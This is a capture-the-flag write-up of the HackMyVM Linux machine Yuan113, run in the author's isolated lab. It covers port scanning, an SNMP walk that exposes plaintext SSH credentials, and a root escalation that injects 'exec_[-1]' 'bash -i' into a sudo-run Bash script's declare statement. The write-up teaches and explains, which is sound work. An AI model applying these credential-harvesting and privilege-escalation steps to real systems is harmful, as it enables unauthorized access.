Write-up Yaun113 on HackMyVM
After shaking off the initial rust with my first few labs, I decided to take a brief detour into the world of Windows environments. I recently completed two Windows machines including my previous target, ‘Always’ which was a great way to reinforce core techniques and comfortably ease back into the CTF rhythm. However, it is now time to pivot back to where it all started: Linux. Stepping away from Windows and diving back into Linux configuration styles is the perfect next step for my third machine since returning to the scene. To keep the momentum going, I have selected a Linux target on HackMyVM that promises to test my fundamentals and sharpen my enumeration skills.
Getting Started
Today, we are going to hack Yuan113, an “easy” rated Linux machine hosted on HackMyVM.eu.After downloading the files, the first step is setting up the vulnerable virtual machine within a controlled lab environment. Since this specific machine was built for Oracle VirtualBox, it should function smoothly right out of the box. To ensure safety and isolation, I am deploying it inside a dedicated, separate virtual host-only network specifically designed for vulnerable machines.
Before launching any active scanning or hacking activity, we need to create a dedicated working directory for our notes and output files, and verify our own local IP address. Let’s dive in!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(emvee㉿kali)-[~]
└─$ cd Documents

┌──(emvee㉿kali)-[~/Documents]
└─$ mkdir Yuan113

┌──(emvee㉿kali)-[~/Documents]
└─$ cd Yuan113

┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:97:38:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 552sec preferred_lft 552sec
    inet6 fe80::a00:27ff:fe97:3811/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:cc:e1:7b:a5 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-d3f1e1da70ec: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:74:8e:77:32 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-d3f1e1da70ec
       valid_lft forever preferred_lft forever
    inet6 fe80::42:74ff:fe8e:7732/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
6: veth942e69c@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether ea:2c:4e:e6:d7:19 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::e82c:4eff:fee6:d719/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
8: vethff50773@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 92:c5:86:69:76:26 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::90c5:86ff:fe69:7626/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
10: vethc40091e@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether ca:8e:f8:00:40:3b brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::c88e:f8ff:fe00:403b/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
Enumeration
Last time we used arp-scan to scan for machines on our network. To map out the local network and find our target, we can use a tool called fping. Unlike the traditional ping command, which only tests one host at a time, fping is designed to scan multiple hosts or entire subnets simultaneously and efficiently. It sends ICMP Echo Request packets and quickly determines which IP addresses are active based on the replies.
1
2
3
4
5
6
7
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ fping -ag 10.0.2.0/24 2> /dev/null
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.8
Let me explain the command a bit:
-a(Alive): Instructs the tool to only display IP addresses that are active and up.-g(Generate): Tells fping to generate a list of targets from the provided subnet range (10.0.2.0/24).2> /dev/null: Redirects standard error output (such as timed-out hosts or ICMP error messages) to the null device, keeping our terminal output clean and showing only the active IPs.
The vulnerable machine is alive and has assigned the IP address 10.0.2.8. To make our life easier we can create a variable ip with that specific IP address. This variable can be used in commands and it will save time typing the IP address each time.
1
2
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ ip=10.0.2.8
Before exploiting anything, we should run a nmap port scan to identify active services on the target. Since this is my own lab we can be loud while scanning for open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ sudo nmap -sC -sV -T4 -p- $ip
[sudo] password for emvee:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-31 22:29 +0200
Nmap scan report for 10.0.2.8
Host is up (0.00047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Mazesec welcome u
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:FC:0E:D3 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.00 seconds
The scan completed successfully and this time there are only two open ports discovered
- Operating System: The target is running on Debian.
- Port 22 (SSH): This is most of the time not the first attack path. We discovered: OpenSSH 8.4p1.
- Port 80 (HTTP): An Apache web server (version 2.4.62) is running, showing a “Mazesec welcome u” page title, our next step for web enumeration.
Let’s visit the website first with the browser.

The website looks simple. No additional functionalities, so the best thing is to enumerate.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ dirsearch -u http://$ip
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/emvee/Documents/Yuan113/reports/http_10.0.2.8/_26-07-31_22-34-35.txt

Target: http://10.0.2.8/

[22:34:35] Starting:
[22:34:37] 403 -  273B  - /.ht_wsr.txt
[22:34:37] 403 -  273B  - /.htaccess.bak1
[22:34:37] 403 -  273B  - /.htaccess.save
[22:34:37] 403 -  273B  - /.htaccess.orig
[22:34:37] 403 -  273B  - /.htaccess.sample
[22:34:37] 403 -  273B  - /.htaccess_orig
[22:34:37] 403 -  273B  - /.htaccess_extra
[22:34:37] 403 -  273B  - /.htaccess_sc
[22:34:37] 403 -  273B  - /.htaccessOLD2
[22:34:37] 403 -  273B  - /.htaccessBAK
[22:34:37] 403 -  273B  - /.htaccessOLD
[22:34:37] 403 -  273B  - /.html
[22:34:37] 403 -  273B  - /.htm
[22:34:37] 403 -  273B  - /.htpasswd_test
[22:34:37] 403 -  273B  - /.htpasswds
[22:34:37] 403 -  273B  - /.httr-oauth
[22:34:38] 403 -  273B  - /.php
[22:35:29] 403 -  273B  - /server-status/
[22:35:29] 403 -  273B  - /server-status

Task Completed
No luck yet! Perhaps we should consider there is another service (UDP) running on this machine. Scanning for open ports on UDP is not that quick. To be exactly it is very slow.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ sudo nmap -sU -sV --top-ports 100 --min-rate 1000 $ip

Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-31 22:42 +0200
Stats: 0:03:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 44.68% done; ETC: 22:49 (0:03:56 remaining)
Stats: 0:03:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.74% done; ETC: 22:49 (0:03:49 remaining)
Nmap scan report for 10.0.2.8
Host is up (0.0028s latency).
Not shown: 93 open|filtered udp ports (no-response)
PORT     STATE  SERVICE VERSION
9/udp    closed discard
49/udp   closed tacacs
161/udp  open   snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
998/udp  closed puparp
1645/udp closed radius
4444/udp closed krb524
5060/udp closed sip
MAC Address: 08:00:27:FC:0E:D3 (Oracle VirtualBox virtual NIC)
Service Info: Host: 113

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 413.83 seconds
There is one open port (UDP 161) that is interesting for us. This port is used for SNMP. SNMP (Simple Network Management Protocol) is a standard network protocol used for managing, monitoring, and configuring network devices such as routers, switches, servers, and printers.
With snmpwalk, you can retrieve virtually all status and configuration data from a network device. The tool queries the entire Management Information Base (MIB), providing a comprehensive overview of the device.
1
2
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ snmpwalk -v 2c -c public $ip > scan_snmp_results.txt
Let me explain the arguments used with snmpwalk before checking the results of the scan:
-v 2c: Specifies that SNMP version 2c is used for the connection.`-c public: Supplies the ‘community string’ (the password). In this case, it uses the default value public, which commonly grants read-only access.$ip: A variable representing the target device’s IP address (e.g., 10.0.2.8). The system automatically replaces$ipwith the actual address during execution.>: The redirection operator. Instead of printing the output to the terminal screen, it directs the data into a file.scan_snmp_results.txt: The name of the output text file where the full scan results are saved. If this file already exists, its previous content will be overwritten.
Now let’s check how many lines are in the file written, before opening it with cat or Visual Code.
1
2
3
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ wc -l scan_snmp_results.txt
4546 scan_snmp_results.txt
This gives me enough reason to open it with Visual Code

Among the data retrieved from the SNMP walk, the system description string provided clear details about the target’s operating system and underlying kernel architecture: STRING: "Linux 113 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64".
To plan our next steps, especially regarding potential privilege escalation paths, we can break this information down component by component:
- OS Distribution: Debian – The target is running a Debian-based Linux distribution.
- Hostname: 113 – The internal network name assigned to this specific machine.
- Kernel Version: 4.19.0-27-amd64 – The active kernel release compiled for 64-bit architectures (amd64).
- Specific Build: 4.19.316-1 – The exact package release version managed by the Debian security team.
- Compile Date: 2024-06-25 – This shows the system kernel package was compiled relatively recently (mid-2024)
This information is interesting for us to keep in mind. For now we should try to find a way into the machine so we should eumerate more.

iso.3.6.1.2.1.25.4.2.1.4.326 = STRING: "service --user welcome --password mMOq2WWONQiiY8TinSRF --host localhost --port 8080"’
As seen in the output above, a service running on port 8080 was launched with hardcoded credentials passed directly into the command line interface (CLI). When a service is started this way, its full command line arguments become visible to the entire system and via SNMP, to anyone who can query the service. This exposed a clear set of plaintext credentials:
- Username:
welcome - Password:
mMOq2WWONQiiY8TinSRF
Initial access
Since our earlier port scans revealed that Port 22 (SSH) is open on this Linux target, these credentials immediately become our prime candidates for initial access. Hardcoded passwords are frequently reused across different services on the same machine.Let’s attempt to use these recovered credentials to gain a secure shell session on the box: Since port 22 (SSH) was found open, we can try to authenticate using the recovered credentials: username welcome and password mMOq2WWONQiiY8TinSRF.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(emvee㉿kali)-[~/Documents/Yuan113]
└─$ ssh welcome@$ip
The authenticity of host '10.0.2.8 (10.0.2.8)' can't be established.
ED25519 key fingerprint is: SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.8' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
welcome@10.0.2.8's password:
Linux 113 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 14 08:32:23 2026 from 192.168.3.94
welcome@113:~$
We successfully authenticated via SSH and gained initial access to the target. Now, in true OSCP fashion, our next objective is to find and capture the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
welcome@113:~$ whoami;id;hostname;ifconfig;pwd;cat user.txt;sudo -l
welcome
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
113
-bash: ifconfig: command not found
/home/welcome
flag{HERE-IS-THE-USER-FLAG}
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$
We can run /opt/113.sh as root. This might be an interesting file. Perhaps we can adjust the file to our needs. Let’s check the permisions on the file.
1
2
3
welcome@113:~$ ls -la /opt/113.sh
-rwxr-xr-x 1 root root 280 Jan 14  2026 /opt/113.sh
welcome@113:~$
Okay, we cannot adjust the file. But we can read the file to see if we can use it in another way.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
welcome@113:~$ cat /opt/113.sh
#!/bin/bash

sandbox=$(mktemp -d)
cd $sandbox

if [ "$#" -ne 3 ];then
        exit
fi

if [ "$3" != "mazesec" ]
then
        echo "\$3 must be mazesec"
        exit
else
        /bin/cp /usr/bin/mazesec $sandbox
        exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
        exit
fi

declare -- "$1"="$2"
$exec_
This script creates a temporary directory, copies a specific binary (mazesec) into it, and then executes that binary after setting a variable. However, the script contains a critical security flaw that allows a local user to achieve Arbitrary Code Execution and potentially escalate privileges. Let’s break down the script:
#!/bin/bash: The shebang line, indicating that this script must be executed using the Bash shell.sandbox=$(mktemp -d): Generates a unique, temporary directory and stores the path in the$sandboxvariable.cd $sandbox: Changes the current working directory to this newly created temporary directory.1 2 3
if [ "$#" -ne 3 ];then exit fiThe script checks the number of arguments passed to it. If it does not receive exactly 3 arguments (
$# is "not equal" to 3), the script terminates immediately.1 2 3 4 5 6 7 8
if [ "$3" != "mazesec" ] then echo "\$3 must be mazesec" exit else /bin/cp /usr/bin/mazesec $sandbox exec_="$sandbox/mazesec" fiThe script strictly enforces that the third argument (
$3) must equal the string “mazesec”. If this condition is met,/bin/cpcopies the legitimate binary located at/usr/bin/mazesecinto our temporary sandbox directory. Finally, the$exec_variable is populated with the path of this copied binary1 2 3
if [ "$1" = "exec_" ];then exit fiThe programmer attempted to implement a basic security control here. To prevent the user from directly overwriting the
$exec_variable, the script checks if the first argument ($1) is explicitly equal to the stringexec_. If it is, the script exits.declare -- "$1"="$2": This is where the core vulnerability lies. The script uses the builtin declare command to dynamically define a variable named after your first argument, assigning it the value provided in your second argument.$exec_: Immediately after the variable declaration, the script executes whatever command or path is currently stored inside the$exec_variable.
Why is this script vulnerable (Arbitrary Code Execution)
While the developer tried to build a defense mechanism by blocking the exact string exec_ in the first argument, this blacklist approach is inherently flawed and easily bypassed in Bash. Because user input from $1 and $2 is passed directly into the declare command without proper sanitization, we can abuse the way Bash handles variable assignment and command execution.
Privilege escalation
To escalate our privileges, we can execute the script with sudo as the root user, passing a very specific payload: sudo -u root /opt/113.sh 'exec_[-1]' 'bash -i' mazesec.
1
2
welcome@113:~$ sudo -u root /opt/113.sh 'exec_[-1]' 'bash -i' mazesec
root@113:/tmp/tmp.KB4Avvxmmz#
Because we passed exec_[-1] as our first argument ($1), the string comparison evaluates whether exec_[-1] is exactly equal to exec_. Since they do not match, the check returns false, the script does not exit, and execution continues to the dangerous declare statement.
The script then reaches the vulnerable line declare -- "$1"="$2". When our arguments are substituted, Bash evaluates this command as: declare -- exec_[-1]="bash -i".
In Bash, referencing an array with an index of [-1] points to the last element of that array. However, if the variable exec_ is currently a standard string (not an explicit array), Bash treats it as a single element array where index 0 holds the string value. When you assign a value to exec_[-1] on a standard variable, Bash calculates the negative index relative to the array length. Since the array length is 1 (the single string path /tmp/tmp.KB4Avvxmmz), the index [-1] points directly back to index 0. As a result, Bash interprets exec_[-1]="bash -i" as an instruction to overwrite the base value of the exec_ variable.
The final line of the script tries to execute the program stored in the variable $exec_. Because we successfully manipulated declare to overwrite the contents of $exec_, the script no longer runs the safe mazesec binary. Instead, it executes our injected string bash -i.
Since we have an interactive shell as root we can capture the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@113:/tmp/tmp.KB4Avvxmmz# whoami;hostname;ip a; cat ~/root.txt
root
113
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:fc:0e:d3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.8/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 468sec preferred_lft 468sec
    inet6 fe80::a00:27ff:fefc:ed3/64 scope link
       valid_lft forever preferred_lft forever
flag{HERE-IS-THE-ROOT-FLAG}
root@113:/tmp/tmp.KB4Avvxmmz#
Final thoughts
In conclusion, Yuan113 provided an excellent playground for testing fundamental pentesting methodologies. Initially, UDP enumeration was overlooked, highlighting a common pitfall in the reconnaissance phase. However, once the active SNMP service was discovered, it provided the essential vector needed for initial access.
The privilege escalation vector was equally educational, demonstrating how a simple blacklist defense within a Bash script can be completely bypassed using array indexing manipulation. This machine was an excellent refresher for Linux environments, and I look forward to tackling the next challenge on HackMyVM.